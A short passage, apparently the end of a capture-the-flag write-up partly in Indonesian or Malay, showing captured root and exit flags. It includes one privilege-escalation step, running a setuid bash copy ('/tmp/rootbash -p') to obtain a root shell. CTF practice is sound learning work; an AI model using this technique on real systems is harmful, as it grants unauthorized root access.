
- After execution: `/tmp/rootbash -p` fo

Think Harder ×

Root **FLAG:3108{you_conquered_the_towers}**

Pintu Keluar

~ TAMMAT ~



Flag:3108{terima_kasih_jumpa_lagi!}